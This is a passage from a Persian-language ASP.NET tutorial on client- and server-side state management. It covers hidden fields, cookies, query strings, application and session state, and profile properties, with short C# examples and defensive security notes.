یک مقدار برای متغیر ذخیره می کند و برای موقعی که مقدار متغیر مدام در حال تغیر است مناسب است. یک فیلد مخفی به‌صورت مرئی در مرورگر ترجمه (render) نمی‌شود، اما می‌توانید درست مانند یک کنترل استاندارد آن را مقداردهی کنید. زمانی که یک صفحه به سرور ارسال می‌شود، محتوای یک فیلد مخفی به همراه مقادیر کنترلهای دیگر به شکل مجموعه فرم HTTP ارسال می‌شود. یک فیلد مخفی به‌عنوان یک مخزن برای ذخیرهٔ هر گونه اطلاعات یک صفحه خاص که می‌خواهید به‌طور مستقیم درصفحه نگهداری کنید، عمل می‌کند.

نکتهٔ امنیتی:

برای یک کاربر مخرب، مشاهده و تغییر محتوای یک فیلد مخفی آسان است بنابراین اطلاعاتی که حساس بوده یا برنامهٔ شما وابسته به کارکردن درست این اطلاعات است را در فیلد مخفی ذخیره نکنید.

کنترل HiddenField یک متغیر واحد در صفت Value خود ذخیره می‌کند و باید به دقت به صفحه اضافه شود. برای اینکه مقادیر فیلد مخفی درطول پردازش صفحه در دسترس باشند، باید صفحه را توسط دستور HTTP POST ارسال کنید. اگر از فیلدهای مخفی استفاده کرده و یک صفحه به منظور پاسخ به یک لینک یا دستور HTTP GET پردازش شود، فیلدهای مخفی در دسترس نخواهند بود.

مزایای استفاده از فیلدهای مخفی عبارتند از:

- منابع سرور موردنیاز نیستند: فیلدهای مخفی در صفحه ذخیره شده و از صفحه نیز خوانده می‌شوند.
- پشتیبانی گسترده: تقریباً تمام مرورگرها و دستگاههای کلاینت از فیلدهای مخفی پشتیبانی می‌کنند.
- پیاده سازی آسان: فیلدهای مخفی، کنترل‌های استاندارد HTML هستند که به برنامه‌نویسی منطقی پیچیده‌ای نیاز ندارند.

معایب استفاده از فیلدهای مخفی عبارتند از:

- ریسک‌های امنیتی بالقوه: فیلدهای مخفی می‌توانند دستکاری شوند. در صورتی که کد خروجی صفحه به‌طور مستقیم مشاهده شود، اطلاعات فیلدهای مخفی نیز دیده می‌شود که این یک مسئله امنیتی بالقوه را ایجاد می‌کند. شما می‌توانید به‌صورت دستی محتویات یک فیلد مخفی را رمزگذاری و رمزگشایی کنید، اما انجام این کار نیاز به برنامه نویسی و سربار اضافی دارد. اگر امنیت یک نگرانی شماست، یک مکانیسم حالت مبتنی بر سرور درنظر بگیرید، به طوری که هیچ گونه اطلاعات حساسی به کلاینت ارسال نشود.
- معماری ذخیره سازی ساده: فیلد مخفی انواع داده را پشتیبانی نمی‌کند. فیلدهای مخفی، یک رشتهٔ منفرد را به‌جای اطلاعات ارائه می‌دهد. برای ذخیرهٔ مقادیر متعدد، باید رشته‌های محدودشده و کدی برای تجزیهٔ آن رشته پیاده سازی کنید. شما همچنین می‌توانید به‌صورت دستی انواع داده های غنی را به‌صورت فیلدهای مخفی خطی سازی کنید. با این حال، این عمل نیاز به کد اضافی دارد. اگر نیاز به ذخیره سازی انواع داده غنی سمت کلاینت دارید، استفاده از view state را مد نظر قرار دهید. خطی سازی برای View State به‌صورت درونی وجود دارد
- ملاحظات کارایی: به دلیل اینکه فیلدهای مخفی در خود صفحه ذخیره می‌شود، ذخیرهٔ مقادیر بزرگ می‌تواند به هنگام نمایش یا ارسال آن، سبب پایین آمدن سرعت صفحه شود.
- محدودیت ذخیره سازی: اگر حجم دادهٔ ذخیره شده در فیلد مخفی خیلی بزرگ شود، برخی از پروکسی‌ها و فایروالها از دسترسی به صفحات شامل این مقادیر جلوگیری می‌کنند. از آنجا که حداکثر مقدار می‌تواند در پیاده سازیهای مختلفی فایروال و پروکسی متفاوت باشد، فیلدهای مخفی بزرگ می‌توانند به‌صورت پراکنده مشکل ساز شوند.

اگر نیاز دارید که داده های زیادی در فیلد مخفی ذخیره کنید، یکی از موارد زیر را انجام دهید:

- هر داده را در یک فیلد مخفی جداگانه قرار دهید.

- از ViewState به همراه قطعه بندی استفاده کنید که به‌طور خودکار داده ها را در چندین فیلد مخفی جدا می‌کند.
- به‌جای ذخیرهٔ داده ها در سمت کلاینت، آن‌ها را سمت سرور نگهداری کنید. هرچه دادهٔ بیشتری سمت کلاینت ارسال کنید، زمان پاسخ ظاهری برنامهٔ شما کندتر می‌شود زیرا مرورگر نیاز دارد که داده های بیشتری ارسال یا دانلود کند.

مثال: این برنامه با هر بار کلیک روی "No Action Button" مقدار val را یکی افزایش می دهد.

```
<asp:HiddenField ID="HiddenField1" runat="server"/>
In the code-behind page:
protected void Page_Load(object sender, EventArgs e)
{
 if (HiddenField1.Value != null)
 {
 int val= Convert.ToInt32(HiddenField1.Value) + 1;
 HiddenField1.Value = val.ToString();
 Label1.Text = val.ToString();
 }
}
protected void Button1_Click(object sender, EventArgs e)
{
//this is No Action Button Click
}
```

۴-۲-۵ کوکی‌ها

کوکی های سفارشی یکی دیگر از روش های موجود جهت ذخیره اطلاعات به منظور استفاده در سایر صفحات می باشند. کوکی یک حجم کوچکی از داده هاست که در یک فایل متنی در سیستم فایل کلاینت یا حافظهٔ نشست در مرورگر کلاینت ذخیره می‌شود. کوکی دربرگیرنده اطلاعات خاص سایت است که سرور همراه با خروجی

صفحه برای کلاینت ارسال می‌کند. کوکی می‌تواند به‌صورت موقت (با زمان و تاریخ خاتمهٔ مشخص) یا دایمی باشد.

یکی از مزایای کوکی ها عملکرد غیرمحسوس آنها و عدم آگاهی کاربر نسبت به ذخیره اطلاعات است. علاوه بر این که می توان از کوکی ها در هر یک از صفحات برنامه استفاده کرد، امکان استفاده از اطلاعات ذخیره شده در آنها طی بازدیدهای آتی کاربر نیز وجود دارد (مکانی برای ذخیره اطلاعات با طول عمر بیشتر).

کوکی ها دارای محدودیت ها و یا چالش های مختص به خود نیز می باشند:

- **ذخیره حجم اندکی از اطلاعات**: صرفا" امکان ذخیره حجم اندکی از اطلاعات به صورت متن در آنها وجود دارد.
- **عدم ایمن بودن**: در صورتی که کاربر کوکی و فایل مربوط به آن را پیدا می کند، می تواند به سادگی به آن دستیابی پیدا نماید (خواندن، حذف).
- **امکان حذف آنها توسط کاربران**: همواره این احتمال وجود خواهد داشت که کاربران اقدام به حذف کوکی های موجود بر روی کامپیوتر خود نمایند.
- **وجود محدودیت در برخی مرورگرها با توجه به نوع دستگاه سرویس گیرنده**: کوکی ها می توانند در تعداد مخاطبان با توجه به نوع دستگاه آنها محدودیت ایجاد نمایند. به عنوان نمونه، بکارگیری کوکی به همراه مرورگرهای از قبل تعبیه شده در دستگاه های موبایل مناسب نمی باشد.
- **وابسته به تنظیمات کاربر**: برخی از کاربران امکان ایجاد کوکی را از طریق مرورگر خود غیرفعال می نمایند. این کار می تواند مسائل متعددی را برای برنامه های وب به دنبال داشته باشد.

عوامل فوق باعث شده است که کوکی به عنوان یک گزینه ضعیف برای ذخیره اطلاعات مورد توجه قرار گیرد. در مواردی که اطلاعات پیچیده، خصوصی و یا حجم آنها زیاد باشد، استفاده از کوکی بسیار محدود می گردد.

شما می‌توانید از کوکی برای ذخیرهٔ اطلاعات در مورد یک کلاینت خاص، نشست یا Application استفاده کنید. کوکی روی سیستم کلاینت ذخیره شده و زمانی که مرورگر به یک صفحه درخواست ارسال می‌کند، کلاینت اطلاعات کوکی را به همراه اطلاعات درخواست شده ارسال می‌کند. سرور می‌تواند کوکی را خوانده و مقادیر آن را استخراج کند. یک مورد استفاده، ذخیرهٔ یک توکن (احتماال رمزگذاری شده) که نمایانگر احراز هویت کاربر فعلی در برنامهٔ شما است، می‌باشد.

نکتهٔ امنیتی:

مرورگر می‌تواند اطلاعات را تنها به سروری که کوکی را ایجاد کرده، بازگشت دهد. با این حال، کاربران مخرب روش‌هایی برای دسترسی به کوکی و خواندن محتوای آنها دارند. توصیه می‌شود که اطلاعات حساس مانند نام کاربری یا کلمهٔ عبور را در یک کوکی ذخیره نکنید. به‌جای آن، برای شناسایی کاربر یک توکن در کوکی ذخیره کرده و سپس از توکن برای دسترسی به اطلاعات حساس بر روی سرور استفاده کنید.

مزایای استفاده از کوکیها عبارتند از:

- قوانین انقضای قابل تنظیم: کوکی می‌تواند هنگامی که نشست مرورگر به پایان می‌رسد منقضی شده، یا می‌تواند به‌طور نامحدود روی کامپیوتر کلاینت وجود داشته باشد که این موارد مشمول قوانین انقضا در سمت کلاینت می‌شوند.
- نیازی به منابع سرور ندارد: کوکی سمت کلاینت ذخیره شده و بعد از یک ارسال، توسط سرور خوانده می‌شود.
- سادگی: کوکی، ساختار مبتنی بر متن بسیار سبک وزن و با جفت کلید/مقدار ساده است.
- حفظ داده: اگر چه دوام کوکی در کامپیوتر کلاینت به فرایندهای انقضای کوکی در سمت کلاینت و مداخلهٔ کاربر مربوط است، اما کوکیها به‌طور کلی با دوام ترین شکل ذخیره سازی داده روی کلاینت هستند.

معایب استفاده از کوکی عبارتند از:

- طول محدود: اغلب مرورگرها یک محدودیت ۴۰۹۶ بایتی را برای اندازه کوکی و ۲۰ کوکی به ازا هر سرور در پوشه هارد دیسک کلاینت قرار می‌دهند، اگرچه پشتیبانی از کوکی‌های ۸۰۹۲ بایتی در مرورگرها و نسخه‌های دستگاههای کلاینت جدید رایج شده است.
- ریسک‌های امنیتی بالقوه: کوکی‌ها در معرض دستکاری هستند. کاربران می‌توانند کوکی‌ها را روی کامپیوتر خود دستکاری کرده که این باعث ایجاد یک خطر امنیتی یا از کار افتادن برنامهای که به کوکی وابسته است، می‌شود. همچنین، هر چند کوکی‌ها تنها با دامنه‌ای که آنها را به کلاینت فرستاده در دسترس هستند، اما هکرها در طول تاریخ روشهایی برای دسترسی به کوکی از طریق دامنه‌های دیگر بر روی کامپیوتر کاربر یافته‌اند. شما می‌توانید کوکیها را به‌صورت دستی رمزگذاری و رمزگشایی کنید ولی این کار نیازمند کد اضافی است و می‌تواند به دلیل زمان لازم برای رمزگذاری و رمزگشایی، روی کارایی برنامهٔ شما تأثیر بگذارد.

مثال: نحوه ایجاد کوکی دایمی (Persistent): این مدل کوکی شما می توانید زمان انقضا تعریف کرده و به صورت دایمی می مانند تا وقتی که مدت انقضا انها برسد. دو راه برای ایجاد چنین کوکی وجود دارد:

مورد اول:

```
Response.Cookies["nameWithPCookies"].Value = "This is A Persistance Cookie";
Response.Cookies["nameWithPCookies"].Expires = DateTime.Now.AddSeconds(10);
```

مورد دوم:

```
HttpCookie aCookieValPer = new HttpCookie("Persistance");
aCookieValPer.Value = "This is A Persistance Cookie";
aCookieValPer.Expires = DateTime.Now.AddSeconds(10);
Response.Cookies.Add(aCookieValPer);
```

مثال: نحوه ایجاد کوکی غیر دایمی :این مدل کوکی در پوشه هارد دیسک کلاینت به صورت دایمی ذخیره نمی شود و فقط تا وقتی که کاربر به همان مرورگر دسترسی دارد اطلاعات را نگه می دارد؛ و با بستن مرورگر کوکی هم از بین می رود. این مدل کوکی ها برای کامپیوترهای عمومی مناسب هستند.

دو راه برای ایجاد چنین کوکی وجود دارد:

مورد اول:

```
Response.Cookies["nameWithNPCookies"].Value = "This is A Non Persistance Cookie";
```

مورد دوم:

```
HttpCookie aCookieValNonPer = new HttpCookie("NonPersistance");
aCookieValNonPer.Value = "This is A Non Persistance Cookie;
Response.Cookies.Add(aCookieValNonPer);how to create cookie:
```

نحوه خواندن یک کوکی:

```
if (Request.Cookies["NonPersistance"] != null)
Label2.Text = Request.Cookies["NonPersistance"].Value;
```

۵-۲-۵ رشته‌های پرس و جو

یک رشتهٔ پرس و جو اطلاعاتی است که به انتهای آدرس صفحه اضافه می‌شود. یک مورد معمولی از رشته‌های پرس و جو مانند نمونه زیر خواهد بود:

```
http://www.contoso.com/listwidgets.aspx ی؟category=basic&price=100
```

در آدرس بالا، رشتهٔ پرس و جو با علامت سؤال (؟) آغاز شده و شامل دو جفت صفت/مقدار می‌باشد که یکی از آنها "category" و دیگری "price" نام دارد.

رشتهٔ پرس و جو یک روش ساده ولی با محدودیت برای ذخیره اطلاعات فراهم می‌آورد. برای مثال، یک راه آسان برای ارسال اطلاعات از یک صفحه به صفحهٔ دیگر است مانند ارسال شمارهٔ محصول از یک صفحه به صفحهٔ دیگر برای انجام پردازش‌های لازم. با این حال، بعضی از مرورگرها و سیستم‌های کلاینت یک محدودیت ۲۰۸۳ کاراکتر برای طول URL را تحمیل می‌کنند.

نکتهٔ امنیتی

اطلاعات ارسال شده در یک رشتهٔ پرس و جو می‌تواند توسط یک کاربر مخرب دستکاری شود؛ بنابراین به رشته پرس و جو برای انتقال اطلاعات مهم یا حساس تکیه نکنید. علاوه بر این، کاربر می‌تواند URL را نشانه گذاری کرده و یا آن را به کاربران دیگر ارسال کند، درنتیجه این اطلاعات نیز همراه با آن ارسال می‌شوند.

به منظور اینکه مقادیر رشتهٔ پرس و جو در طول پردازش صفحه در دسترس باشد، شما باید صفحه را با استفاده از دستور HTTP GET ارسال کنید. درنتیجه، در صورتی که صفحه برای پاسخ به یک درخواست پردازش شود، نمی‌توانید از مزایای رشته پرس وجو بهره ببرید.

مزایای استفاده از رشتهٔ پرس و جو عبارتند از:

- به منابع سرور نیاز ندارد: رشتهٔ پرس و جو در یک درخواست به آدرس خاص قرار می‌گیرد.
- پشتیبانی وسیع: تقریباً تمام مرورگرها و دستگاه‌های کلاینت از رشتهٔ پرس و جو برای ارسال مقادیر استفاده می‌کنند.
- پیاده سازی آسان: Asp.Net یک پشتیبانی کامل برای توابع مربوط به رشتهٔ پرس و جو، شامل تابع‌های خواندن رشته پرس وجو با استفاده از ویژگی Params از شی HttpRequest ارائه می‌دهد.

معایب استفاده از رشتهٔ پرس و جو عبارتند از:

➢ ریسک‌های امنیتی بالقوه: اطلاعات رشته پرس وجو مستقیماً توسط کاربر از طریق رابط کاربری مرورگر، قابل مشاهده است. کاربر می‌تواند Url را نشانه گذاری کرده یا آن را به فرد دیگری ارسال کند، درنتیجه اطلاعات رشتهٔ پرس و جو نیز به همراه آن انتقال داده می‌شود. اگر در مورد اطلاعات حساس درون رشته پرس و جو نگران هستید، بهتر است که از فیلدهای مخفی که از POST به‌جای رشتهٔ پرس و جو استفاده می‌کنند، بهره بگیرید.

➢ ظرفیت محدود: برخی از مرورگرها و دستگاههای کلاینت محدودیت ۲۰۸۳ کاراکتر را روی طول Urlها درنظر می‌گیرند.

خلاصهٔ مدیریت حالت مبتنی بر کلاینت

جدول زیر گزینه‌های مدیریت حالت مبتنی بر کلاینت که در Asp.Net در دسترس هستند را به همراه توصیه هایی درباره استفاده هرکدام آورده است.

جدول:۱-۶ خلاصه مدیریت حالت متبنی بر کلاینت

گزینه مدیریت حالت	توصیه‌های مورد استفاده
ViewState	هنگامی از این ویژگی استفاده کنید که می‌خواهید حجم کمی از اطلاعات را در صفحه ذخیره کنید که به خود صفحه برگشت داده خواهد شد.
حالت کنترل	زمانی که نیاز دارید حجم کمی از اطلاعات حالت برای یک کنترل بین رفت و برگشت به سرور ذخیره کنید، می‌توانید از این گزینه استفاده کنید.
فیلدهای مخفی	از این گزینه هنگامی که می‌خواهید حجم کمی از اطلاعات را برای صفحه ذخیره کنید و همچنین مواقعی که امنیت مسئله مهمی نیست، استفاده کنید.
کوکی‌ها	زمانی که نیاز دارید تا اطلاعات کمی در سمت کلاینت ذخیره کنید و یا امنیت یک مسئله نیست، از این گزینه استفاده کنید.

رشته پرس وجو	اگر تمایل دارید حجم کمی از اطلاعات را از یک صفحه به صفحه دیگر ارسال کنید و یا امنیت یک مسئله نیست، از این گزینه استفاده کنید. شما میتوانید از رشتهی پرسوجو تنها زمانی که به همان صفحه یا صفحات دیگر از طریق یک لینک درخواست می‌فرستید، استفاده کنید.

۵-۳ گزینه‌های مدیریت حالت مبتنی بر سرور

ASP.NET راههای مختلفی برای حفظ اطلاعات حالت بر روی سرور، به‌جای ذخیره این اطلاعات در سمت کلاینت، ارائه می‌دهد. با مدیریت حالت مبتنی بر سرور، می‌توانید حجم اطلاعات ارسالی به کلاینت را به منظور حفظ حالت، کاهش دهید. با این حال، این کار می‌تواند از منابع پر هزینه بر روی سرور استفاده کند. بخش‌های زیر سه ویژگی مدیریت حالت مبنتی بر سرور را توصیف می‌کند:

- حالت برنامه
- حالت نشست
- ویژگیهای پروفایل

۵-۳-۱ حالت برنامه (application object)

ASP.NET به شما اجازهٔ ذخیره مقادیر با استفاده از حالت برنامه را می‌دهد که یک نمونه از کلاس HttpApplicationState برای هر برنامهٔ وب فعال است؛ بنابراین، حالت برنامه برای ذخیره‌سازی اطلاعاتی مفید است که باید بین رفت و برگشت به سرور و بین درخواستهای صفحه نگهداری شود.

حالت برنامه در یک دیکشنری کلید/ مقدار ذخیره شده که در طول ارسال هر درخواست به یک آدرس خاص ایجاد می‌شود. شما می‌توانید اطلاعات مختص برنامهٔ خود را به این ساختار اضافه کنید تا بین درخواستهای صفحه ذخیره شود. هنگامی که شما اطلاعات مختص برنامهٔ خود را به حالت برنامه اضافه می‌کنید، سرور آن را مدیریت می‌کند.

حالت ایده آل برای داده هایی که از طریق چندین نشست به اشتراک گذاشته شده و اغلب تغییر نمی‌کنند، این است که در متغیرهای حالت برنامه ذخیره شوند.

مزیت‌های استفاده از حالت برنامه عبارتند از:

- پیاده سازی ساده: حالت برنامه برای استفادهی آسان، برای توسعه دهندگان ASP آشنا بوده و با دیگر کلاسهای چارچوب دات نت سازگار است.
- دامنهٔ برنامه: به دلیل اینکه حالت برنامه برای همهٔ صفحات در برنامه قابل دسترس است، ذخیرهٔ اطلاعات در حالت برنامه می‌تواند به معنی حفظ فقط یک کپی از اطلاعات باشد (برای نمونه، برخلاف حفظ اطلاعات در حالت نشست یا در صفحات فردی)

معایب استفاده از حالت برنامه:

- دامنهٔ برنامه: دامنهٔ حالت برنامه می‌تواند مضر نیز باشد. متغیرهای ذخیره شده در حالت برنامه فقط در پردازهٔ خاصی که برنامه در آن اجرا می‌شود، سراسری هستند و هر پردازهٔ برنامه می‌تواند مقادیر متفاوتی داشته باشد؛ بنابراین، شما نمی‌توانید به حالت برنامه برای ذخیره مقادیر منحصربه فرد یا به روزرسانی شمارنده‌های عمومی در پیکربندیهای سرور Web-garden و Web-farm تکیه کنید.
- دوام محدود داده ها: به دلیل اینکه داده های عمومی که در حالت برنامه، ذخیره شده‌اند بی ثبات هستند و اگر پردازه سرور وب حاوی آن به دلیل از کار افتادن کردن سرور، ارتقا و یا خاموش کردن از بین برود، داده ها نیز از دست خواهند رفت.
- منابع موردنیاز: حالت برنامه به حافظه سرور نیاز دارد که می‌تواند بر روی کارایی سرور همانند مقیاس پذیری برنامه تأثیر بگذارد.

طراحی و اجرای دقیق حالت برنامه می‌تواند کارایی برنامه وب را افزایش دهد. برای مثال، قراردادن موارد رایج مورد استفاده و یا مجموعه‌ای نسبتاً ثابت از داده ها در حالت برنامه می‌تواند عملکرد سایت را از طریق کاهش تعداد درخواست‌های داده از پایگاه داده، افزایش دهد؛ اما از طرفی متغیرهای حالت برنامه که حاوی بلوکهای بزرگ اطلاعاتی هستند، هنگام افزایش بار کارگذار، کارایی سرور وب را کاهش می‌دهند. حافظهٔ اشغال شده توسط یک متغیر ذخیره شده در حالت برنامه تا زمانی که مقدارش حذف یا جایگزین نشده، آزاد نمی‌گردد؛ بنابراین، بهتر است از متغیرهای حالت برنامه فقط برای مجموعه داده های که کم تغییر می‌کنند، استفاده شود.

مثال: چگونگی تنظیم مقدار در حالت برنامه:

```
Application["Count"] = Convert.ToInt32(Application["Count"]) + 1; //Set Value to The Application Object
Label1.Text = Application["Count"].ToString(); //Get Value from the Application Object
```

۲-۳-۵ حالت نشست

Asp.NET به شما اجازهٔ ذخیره مقادیر با استفاده از حالت نشست را می‌دهد که یک نمونه از کلاس HttpSessionState برای هر نشست برنامهٔ وب جاری است.

حالت نشست مشابه حالت برنامه است، به جز آن که در اینجا فقط نشست مرورگر فعلی موردنظر است. اگر کاربران مختلف در حال استفاده از برنامهٔ شما هستند، هر نشست کاربر یک حالت نشست متفاوت خواهد داشت. بعلاوه، اگر یک کاربر از برنامهٔ شما خارج شده و دوباره وارد شود، دومین نشست کاربر مقداری متفاوت نسبت به حالت نشست اول دارد.

در مدت زمان حیات یک برنامه به مواردی برخورد می کنیم که لازم است جهت ذخیره سازی اطلاعات از امکانات پیشرفته تری استفاده گردد. به عنوان مثال، یک برنامه ممکن است به ذخیره اطلاعات پیچیده ای نظیر اشیاء سفارشی داده و استفاده از آنها در سایر صفحات نیاز داشته باشد. ارسال اینگونه اطلاعات از طریق کوکی و

یا یک query string مشکل و یا غیرممکن است. علاوه بر این، در برخی موارد ملاحظات امنیتی در رابطه با داده وجود دارد و نمی توان اطلاعات مربوط به یک سرویس گیرنده را در state view و یا کوکی ذخیره کرد.


در چنین مواردی می توان از امکانات از قبل تعبیه شده session state در ASP.NET استفاده کرد.

مدیریت session state یکی از ویژگی های برجسته ASP.NET است که به کمک آن می توان هر نوع داده ئی را در حافظه سرویس دهنده ذخیره کرد. بدین ترتیب، یک سطح حفاظتی مطلوب در خصوص داده ایجاد خواهد شد چراکه اطلاعات برای سرویس گیرنده ارسال نخواهند شد و برای هر جلسه کاری منحصربفرد می باشند.

هر سرویس گیرنده ای که به برنامه دستیابی داشته باشد دارای یک session متفاوت و مجموعه ای از اطلاعات متمایز و مختص به خود است. session state برای ذخیره اطلاعاتی نظیر آیتم های خریداری شده توسط کاربر از یک سایت و استقرار آنها در سبد خرید در زمان حرکت از یک صفحه به صفحه دیگر بسیار مفید و موثر واقع می شود.

با استفاده از session state می توان اطلاعات مورد نظر را از طریق یک صفحه ذخیره و در سایر صفحات از آنها استفاده کرد.

با این که session state بسیاری از مشکلات در ارتباط با سایر روش های مدیریت state را برطرف نموده است ولی خود نیز دارای چالش های مختص به خود است. به عنوان مثال، با بکارگیری روش فوق در برنامه های وب، سرویس دهنده وب ملزم به ذخیره اطلاعات بیشتری در حافظه سرویس دهنده خواهد شد. این موضوع می تواند همزمان با افزایش کاربران یک برنامه بر روی کارآئی آن تاثیر بگذارد. چراکه درصد استفاده از یک منبع محدود (حافظه) افزایش خواهد یافت. بنابراین، لازم است استفاده از session state با دقت و بررسی تمامی جوانب کار صورت پذیرید.



شکل: نحوه عملکرد session state

مزیت‌های استفاده از حالت نشست:

- پیاده سازی ساده: استفاده از امکان حالت نشست آسان و برای توسعه دهندگان ASP آشنا بوده و با دیگر کلاسهای چارچوب دات نت سازگار است.
- رویدادهای خاص نشست: رویدادهای مدیریت حالت می‌تواند توسط برنامه شما فراخوانی شده و مورد استفاده قرار گیرد.
- تداوم داده ها: داده های قرار گرفته در متغیرهای حالت نشست می‌توانند درطول راه اندازی دوباره سرویس اطلاعات اینترنت (IIS)، بدون از دست رفتن داده های نشست، محفوظ بماند زیرا داده ها در فضای پردازه دیگری ذخیره می‌شود. بعلاوه، داده های حالت نشست می‌تواند در میان فرآیندهای متعدد، مثل یک Web farm یا یک Web garden ذخیره شود.

- مقیاس پذیری بستر: حالت نشست می‌تواند در هر دو حالت پیکربندی چند کامپیوتره و چند پردازهای استفاده شود و درنتیجه سناریوهای مقیاس پذیری بهینه می‌شوند.
- حمایت بدون کوکی: حالت نشست با مرورگرهایی کار می‌کند که از کوکی‌های HTTP حمایت نمی‌کند، هرچند حالت نشست اغلب با کوک یها به منظور فراهم کردن قابلیت شناسایی کاربر در
- یک برنامه کاربردی تحت وب، استفاده می‌شود. استفاده از حالت نشست بدون کوکیها، نیازمند این است که شناسهٔ نشست در رشتهٔ پرس و جو قرار گیرد و این می‌تواند منجر به مشکالت امنیتی مطرح شده در بخش رشتهٔ پرس وجو شود.
- توسعه پذیری: شما می‌توانید با نوشتن فراهم کننده حالت نشست خود، حالت نشست را گسترش داده و سفارشی کنید. دادهٔ حالت نشست می‌تواند در یک قالب دادهٔ سفارشی در انواع مکانیزم های ذخیره سازی داده مانند پایگاه داده، یک فایل XML و یا یک وبسرویس ذخیره شود.

معایب استفاده از حالت نشست:

- ملاحظات کارایی: متغیرهای حالت نشست تا زمانی که حذف یا جایگزین نشده‌اند، در حافظه مِهم‌اند و بنابراین کارایی سرور را کاهش می‌دهد. متغیرهای حالت نشست که دربردارنده یبلوکهای اطلاعاتی، مانند مجموعه داده های بزرگ هستند، می‌تواند بر روی کارایی سرور وب از طریق افزایش بار سرور، تأثیر منفی بگذارد.

۳-۳-۵ ویژگیهای پروفایل

ASP.NET یک خاصیت به نام ((ویژگی‌های پروفایل)) فراهم می‌کند که به شما اجازهٔ ذخیرهی داده های مختص کاربر را می‌دهد. این ویژگی شبیه به حالت نشست است، با این تفاوت که ویژگیهای پروفایل با منتقضی شدن نشست، از دست نمی‌روند. امکان ویژگی پروفایل از پروفایل ASP.NET استفاده می‌کند که در یک قالب دائمی ذخیره شده و مرتبط با یک کاربر شخصی است. پروفایل ASP.NET امکان مدیریت آسان اطلاعات کاربران،

بدون نیاز به ایجاد و نگهداری پایگاه داده را فراهم می‌آورد. همچنین این پروفایل، اطلاعات کاربر را با استفاده از یک API در اختیار می‌گذارد که شما در هر جای برنامهٔ خود می‌توانید به آن دسترسی داشته باشید. پروفایل Asp.Net یک سیستم ذخیره سازی ژنرک فراهم کرده که به شما اجازه می‌دهد تا تقریباً هر نوع دادهای را تعریف و نگهداری کنید.

برای استفاده از ویژگیهای پروفایل، باید یک فراهم کننده پروفایل را پیکربندی کنید. Asp.Net شامل یک کلاس SqlProfileProvider است که به شما اجازه می‌دهد تا داده های پروفایل را در یک پایگاه داده Sql ذخیره کنید. با این وجود، شما می‌توانید فراهم کننده پروفایل خودتان را ایجاد کنید که می‌تواند داده ها را در یک قالب سفارشی و یک مکانیسم ذخیره سازی مانند فایل XML با یک وب سرویس، ذخیره کند.

به دلیل اینکه داده های قرار گرفته شده در ویژگی پروفایل، در حافظه برنامه ذخیره نشدها ند، حتی با راهاندازی دوباره سرویس اطلاعات اینترنت (IIS)و پردازه، بدون از دست رفتن داده ها، حفظ می‌شوند. علاوه بر این ویژگیهای پروفایل می‌توانند در میان فرایندهای متعدد یک Web farm، Web garden و غیره ثابت بمانند.

مزیت‌های استفاده از ویژگیهای پروفایل:

- دوام داده ها: داده های قرار گرفته در ویژگیهای پروفایل درطول راهاندازی دوباره IIS بدون از دست رفتن داده ها، محفوظ مِهم‌اند زیرا داده ها در یک مکانیزم خارجی ذخیره می‌شوند. بعلاوه ویژگیهای پروفایل می‌تواند در طول چند پردازه، مثل web farm و web garden تداوم یابد.
- مقیاس پذیری بستر: حالت نشست می‌تواند در هر دو حالت پیکربندی چند کامپیوتره و چند فرایندی استفاده شود، بنابراین سناریو مقیاس پذیری بهینهسازی می‌شود.
- توسعه: به منظور استفاده از ویژگیهای پروفایل، شما باید یک فراهم کننده پروفایل را ایجاد کنید. ASP.NET شامل یک کلاس SqlProfileProvider است که به شما اجازهٔ ذخیره داده ها در پایگاه دادهٔ SQL را می‌دهد، اما همچنین می‌توانید کلاس فراهم کننده پروفایلی را ایجاد کنید

که داده های پروفایل را در قالبی دلخواه و مکانیزم ذخیرهی دلخواه، مثل فایل XML، یا حتی وب سرویس ذخیره می‌کند.

معایب استفاده از ویژگیهای پروفایل:

- ملاحظات کارایی: ویژگیهای پروفایل به‌طور کلی در مقایسه با استفاده از حالت نشست کندتر هستند زیرا به‌جای ذخیرهی داده ها در حافظه، داده ها در پایگاه داده نگهداری می‌شوند.
